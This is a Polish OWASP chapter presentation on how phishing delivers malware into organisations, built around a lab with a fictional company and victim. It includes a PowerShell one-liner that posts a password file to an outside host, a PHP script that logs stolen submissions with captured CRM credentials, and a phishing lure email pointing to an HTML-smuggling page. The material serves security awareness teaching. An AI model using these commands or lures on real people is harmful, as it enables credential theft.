



Phishing

Jak malware trafia do Twojej organizacji

Piotr Madej
27.02.2020

OWASP

Copyright 2020 © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Piotr Madej

OSCE OSCP CISSP CISA

- Absolwent Politechniki Krakowskiej
- 5+ lat doświadczenia zawodowego w obszarze bezpieczeństwa IT
- CRC 2019: Podstawy testów penetracyjnych
- CVE: Microsoft, VMware, Oracle, Hitachi
- Biegły sądowy

Agenda

- Słowniczek pojęć
Wprowadzenie
- LAB
Architektura atakowanej organizacji
- Droppery
Malware ukryty w różnych rozszerzeniach
- HTML Smuggling
Omijamy polityki bezpieczeństwa
- Fileless Malware
Atak bez żadnego pliku
- Microsoft Office Word
Baz makra też można ;)

Słowniczek pojęć

- Open-source intelligence / OSINT
Gromadzenie informacji pochodzących z ogólnie dostępnych źródeł
- Phishing
Metoda oszustwa, nakłonienia ofiary do określonych działań
- Malware
Złośliwe oprogramowanie
- Security Awareness
Czynności mające na celu podnieść świadomość zagrożeń użytkowników
- Scenariusz
Działanie mające na celu zwabić i uśpić czujność ofiary ataku phishingowego

Słowniczek pojęć

- Open-source intelligence / OSINT
Gromadzenie informacji pochodzących z ogólnie dostępnych źródeł
- Phishing
Metoda oszustwa, nakłonienia ofiary do określonych działań
- Malware
Złośliwe oprogramowanie
- Security Awareness
Zrozumieć na jakie niebezpieczeństwa są narażeni, umiejętności je rozpoznawać i wypracować poczucie odpowiedzialności
- Scenariusz
Działanie mające na celu zwabić i uśpić czujność ofiary ataku phishingowego

Słowniczek pojęć

- Open-source intelligence / OSINT
 - Gromadzenie informacji pochodzących z ogólnie dostępnych źródeł
- Phishing
 - Metoda oszustwa, nakłonienia ofiary do określonych działań*
- Malware
 - Złośliwe oprogramowanie*
- Security Awareness
 - Najważniejsze: wszyscy pracownicy powinni znać wewnętrzne procesy związane z incydentem bezpieczeństwa*
- Scenariusz
 - Działanie mające na celu zwabić i uśpić czujność ofiary ataku phishingowego

**LAB
Corp**



Mateusz Victim · 1st

Key account manager for Corp
Sosnowiec, Silesian District, Poland

[Message](#)

[More...](#)



Corp



Silesian University of
Technology

Experience



Key Account Manager

Corp

Jan 2016 – Present · 4 yrs 2 mos
Sosnowiec





Mateusz Victim - szkolenie sprzedażowe, 18.11.2019

85 356 wyświetleń • 18 lis 2019

480

103

UDOSTĘPNIJ

ZAPISZ

...



Corp

2 tvs. subskrypcji

SUBSKRYBUJ

OWASP



https://hunter.io/search/corp.pl



Product ▾

Pricing

company.com

Find email addresses

Most common pattern: {last}@corp.pl

300 email addresses

victim@corp.pl •

19 sources ^



From: Piotr Madej <attacker@gmail.com>
x-ms-exchange-senderadcheck: 1
x-microsoft-antispam: BCL:0;
x-microsoft-antispam-message-info:
J0uEMkk0f79sUa0tAszVqjLbiX20p84Yf3Cc4gKcTZZRI2tCAyhfpEMtg9q9jLU72xNAxma+ugoCgn4Qt7fxUx8vkD0vkn7x
gzJlPTPc/r+87d+0eCdwB+cDF8YiY2JGd5Se6qjujKU1oOrDauAT7ciuTNQt6DT7U67ywgLmD1ilm8Ln6S8G6YtUpboNdmmKR9
Gmp55z+nmaZVjTJtvItvZ8sK0FmZqokoc3F6/OUFNFXh4lx5aZgpZyJ1PUaUnQom3fgDuMHsv0mevjZaEJBpqQw3DxaJohlrPY
pnM43oaotKxUwfiYu9QUzOzHr44JLh8V4KGNS9AlvycL8+a5D1+jmD5wut3PMX/S+Th+d1t9Y+5pev9EcpQ/60rL1Zpfr6tiL
Lg==
x-ms-exchange-antispam-messagedata:
32TJ8Xc50s xv1zTSjDsYW91vF/puNa3jCXwfDXR00VdKvN5wX1E9px+B6RF15UwG5LgIII3n5gd2saT0k7L3F3wn2+hQNXEDIE
g==
MIME-Version: 1.0
X-Mailer: Microsoft Outlook 16.0
Thread-Index: AdXnEKzcffHUEklp0R0igJL4VYGSPGQ==
Date: Mon, 24 Feb 2020 14:19:08 +0100
Message-ID: <5dc66ba4ab3e3df3d3cc9d1b24a502d6@mail.gmail.com>
Subject: Re: Zamówienie
To: victim@corp.pl


Visitor Activity

LIVE UPDATE

Filters Wrap Long URLs Export Options ▾

Page Views:	3	Total Visits:	1
Latest Page View:	Jan 13th 2020 16:07:31	Location:	Riverside, California, United States
Resolution:	1366x768	IP Address:	Westcoast Communications (203.0.113.7)
System:	 Chrome 79.0 Win10	Search Referral:	https://www.google.com/
		Entry Page:	www.example.com/products/widgets/
		Exit Page:	www.example.com/products/widgets/widget21





DROPPER

koń trojański stworzony by uruchomić docelowy malware

się nazwie pliku. Najważniejsze są jej ostatnie znaki. Jeśli plik ma podwójne rozszerzenie (czyli końcówkę nazwy po kropce), np. PDF.EXE czy DOC.SCR to nie należy go otwierać.

Z reguły bezpieczne są pliki graficzne (JPG, GIF, PNG), filmy (AVI, MPG, MKV) czy muzyka (MP3). Niebezpieczne pliki to przede wszystkim pliki wykonywalne oraz skrypty. Niestety mogą mieć one wiele różnych rozszerzeń – najczęściej stosowane to EXE, PIF, VBS czy JS. Jeśli nie znasz danego rozszerzenia to bezpieczniej jest pliku nie otwierać. Nie należy się także sugerować ikonką pliku (miniaturką) – przestępcy mogą ją łatwo zmodyfikować.

Niebezpieczne makra

Pliki takie jak dokumenty Word (DOC, DOCX) czy Excel (XLS, XLSX) także są używane przez przestępco. Samo otwarcie pliku z reguły nie jest groźne, jednak mogą one zawierać tzw. makro, czyli dodatkowy program pobierający na komputer np. konia trojańskiego. Uruchamianie makr jest domyślnie wyłączone, jeśli zatem widzisz prośbę o jego włączenie, to najczęściej jest to próba ataku.

Newer versions

Office 2007

If you use a Microsoft Exchange Server account and the Exchange Server administrator has Outlook security settings, your administrator might be able to help you. Ask the administrator to change the security settings on your mailbox to accept attachments that Outlook blocked.

If you don't use an Exchange Server account, there is an advanced procedure that you can use to unblock attachments. This procedure involves editing the registry in Windows. For more information about unblocking attachment file types, see [the Microsoft Support article about blocked attachments](#).

File types blocked in Outlook

File name extension

.adp .app .asp .aspx .asx .bas .bat .cer .chm .cmd .cnt .com .cpl .crt .csh .der .diagcab
.exe .fxp .gadget .grp .hlp .hpj .hta .htc .inf .ins .isp .its .jar .jnlp .js .jse .ksh .lnk .mad
.maf .mag .mam .maq .mar .mas .mat .mau .mav .maw .mcf .mda .mdb .mde .mdt
.mdw .mdz .msc .msh .msh1 .msh2 .mshxml .msh1xml .msh2xml .msi .msp .mst .msu
.ops .osd .pcd .pif .pl .plg .prf .prg .printerexport .ps1 .ps1xml .ps2 .ps2xml .psc1 .psc2
.psd1 .psdm1 .pst .py .pyc .pyo .pyw .pyz .pyzw .reg .scf .scr .sct .shb .shs .theme .tmp
.url .vb .vbe .vbp .vbs .vhdx .vsmacros .vsw .webpnp .website .ws .wsc .wsf .wsh
.xbap .xll .xnk



Malware

```
Invoke-WebRequest -Uri  
http://corp.mail.pl/ -Method POST -Body  
(Get-Content -Path  
"$(($env:userprofile)\Desktop\CRM_pass.t  
xt")")
```

Malware

```
Invoke-WebRequest -Uri  
http://corp.mail.pl/ -Method POST -Body  
(Get-Content -Path  
"$(($env:UserProfile)\Desktop\CRM_pass.txt")")
```

Malware

```
Invoke-WebRequest -Uri  
http://corp.mail.pl/ -Method POST -Body  
(Get-Content -Path  
"$(($env:userprofile)\Desktop\CRM_pass.t  
xt")")
```

Malware

```
Invoke-WebRequest -Uri  
http://corp.mail.pl/ -Method POST -Body  
(Get-Content -Path  
"$(($env:UserProfile)\Desktop\CRM_pass.txt")")
```

Demo

Screeny z demo

Recycle Bin

Google Chrome

Firefox

CRM_pass

droppery

Settings

Home

Find a setting

Update & Security

Windows Update

You're up to date
Last checked: 26/02/2020, 22:32

Check for updates

Pause updates for 7 days
Visit Advanced options to change the pause period

Change active hours
Currently 06:00 to 22:00

View update history
See what updates are installed on your device

Advanced options
Additional update controls and settings

See what's new

Your device recently got the latest update with new features and important security improvements.

Explore new features

Looking for information about the latest updates?

Learn more

Related links

Check Storage

Type here to search

11:24
28/02/2020

Screeny z demo

The screenshot shows a Windows 10 desktop environment. A window titled "Windows Security" is open, providing a summary of device protection. The main content includes:

- Current threats:** No current threats. Last scan: 27/02/2020 10:49 (quick scan). 0 threats found. Scan lasted 2 minutes 22 seconds. 38380 files scanned.
- Virus & threat protection settings:** No action needed. Manage settings
- Virus & threat protection updates:** Security intelligence is up to date. Last update: 26/02/2020 22:32. Check for updates

On the right side of the window, there are links for help, provider management, and privacy settings. The desktop background is a standard Windows 10 blue theme. The taskbar at the bottom features the Start button, a search bar with the placeholder "Type here to search", and icons for File Explorer, Edge browser, File History, Photos, Mail, and a shielded folder. The system tray shows the date and time as 11:25, 28/02/2020, and a battery icon.

Screeny z demo

A screenshot of a Kali Linux desktop environment. The desktop background is dark blue with a faint dragon logo. On the left, there is a vertical dock containing several icons: a trash can (labeled 'Trash'), a file system icon (labeled 'File System'), a home icon (labeled 'Home'), and three 'cwiczenie...' folder icons (labeled 'cwiczenie1...', 'cwiczenie2...', and 'cwiczenie3...'). At the bottom of the dock is a script icon labeled 'cwiczenie1.sh'. In the center, a terminal window titled 'kali@kali:/var/www/html' is open. The terminal shows the following content:


```
kali@kali:/var/www/html$ head -n 15 index.php
<?php

if($_SERVER['REQUEST_METHOD'] == 'POST')
{
$fp = fopen("/var/www/html/log.txt", "a");
$today = date("Y-m-d H:i:s");
fwrite($fp, "$today\n");
$log = trim(file_get_contents("php://input"));
fwrite($fp, "$log\n");
fwrite($fp, "---\n");
fclose($fp);
$log logged";
exit;
}


kali@kali:/var/www/html$ tail -f log.txt
---
2020-02-27 20:15:26
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
---
2020-02-28 11:22:36
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
---
2020-02-28 11:22:38
https://crm.corp.pl/ login: m.victim pass: Corp4Life1!!!one3333
---
```



Screeny z demo



HTML Smuggling



Demo

Screeny z demo

Inbox - victim@corp.pl - Outlook

File Home Send / Receive Folder View Help Tell me what you want to do

New New Items Ignore Clean Up Delete Archive Reply Reply All Forward More Move to? To Manager Reply & Delete Move Rules Unread/ Read Follow Up Tags Search People Address Book Find A) Read Aloud Filter Email Speech Send/Receive All Folders Send/Receive

Favorites

Inbox 1 Sent Trash

victim@corp.pl

Inbox 1 Drafts Sent Trash Junk Outbox RSS Feeds Search Folders

Search Current Mailbox Current Mailbox

All Unread By Date ↑ Today

KK Kamila Kunicka IAAAAAt Sp. z o.o. Zapytani... 11:29 Szanowni Państwo,

Szanowni Państwo,
Zapraszam do udziału w zamkniętym przetargu VBS-2089/20/ONCL/0.
Termin składania wniosku o chęci udziału w przetargu jest do środy 04.03.2020. do godz. 17-00 na mojego maila.
Oferty poposzę potem do 11.04.2020 g. 12-00. Zapraszam do udziału w przetargu.
Protokół postępowania i SIWZ dostępny pod adresem: <http://corp.mail.pl/attachment/VBS-2089/232434325455/>
Pozdrawiamy,
Zespół Zakupów IAAAAAt Sp. z o.o.

Wiadomość wysłana automatycznie z systemu CentralPurchasing.

IAAAAAt Sp. z o.o.
ul. 3 Maja 11
30-552 Warszawa
NIP: 6001111009
REGON: 300777005

Niniejsza korespondencja jest przeznaczona wyłącznie do użytku adresata, jeżeli Państwo otrzymali omyłkowo niniejszą wiadomość prosimy o powiadomienie nas. Notice: if the reader is not the specified recipient of this confidential e-mail, please be notified that any copying of this e-mail or other distribution is strictly prohibited. Thank you

Kamila Kunicka
IAAAAAt Sp. z o.o. Zapytanie przetarg zamkniety VBS-2089/20/ONCL/0
Szanowni Państwo, Zapraszam do udziału w zamkniętym przetargu VBS-2089/20/ONCL/0

Connected 11:29 28/02/2020

Type here to search



Screeny z demo

Index of /attachment/VBS-2089/ x Ustawienia – Chrome – informacje x +

← → C Chrome | chrome://settings/help

Ustawienia Przeszukaj ustawienia

Ty i Google Chrome – informacje

Autouzupełnianie

Prywatność i bezpieczeństwo

Wgląd

Wyszukiwarka

Domyślna przeglądarka

Po uruchomieniu

Zaawansowane

Języki

Pobrane pliki

Drukowanie

Ułatwienia dostępu

System

Resetowanie komputera i czyszczenie danych

Rozszerzenia

Chrome – informacje

File Explorer

Type here to search

11:30 28/02/2020

Google Chrome
Masz aktualną wersję Google Chrome
Wersja 80.0.3987.122 (Oficjalna wersja) (64-bitowa)

Pomoc do Chrome

Zgłoś problem

Google Chrome
Copyright 2020 Google LLC. Wszelkie prawa zastrzeżone.
Stworzenie przeglądarki Google Chrome było możliwe dzięki projektowi open source [Chromium](#) i innym programom o otwartym kodzie źródłowym.

[Warunki korzystania z usługi Google Chrome](#)

Screeny z demo

The screenshot shows a Microsoft Edge browser window with the following details:

- Title Bar:** Index of /attachment/VBS-2089/ | view-source:corp.mail.pl/attachm | Ustawienia – Chrome – informacj | +
- Address Bar:** Niezabezpieczona | view-source:corp.mail.pl/attachment/VBS-2089/232434325455/
- Content Area:** A large block of obfuscated JavaScript code. The code includes several functions: myCE1(fileName), myCE2(fileName), and a main block of code starting with "var data =". The main block contains a long string of base64-encoded data followed by a series of JavaScript statements to download and execute it.
- Bottom Status Bar:** Type here to search | 11:31 | 28/02/2020 | [File] [Edit] [View] [Tools] [Help]

Screeny z demo

Index of /attachment/VBS-2089/232434325455 | +

Niezabezpieczona | corp.mail.pl/attachment/VBS-2089/232434325455/#

Index of /attachment/VBS-2089/232434325455

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-		
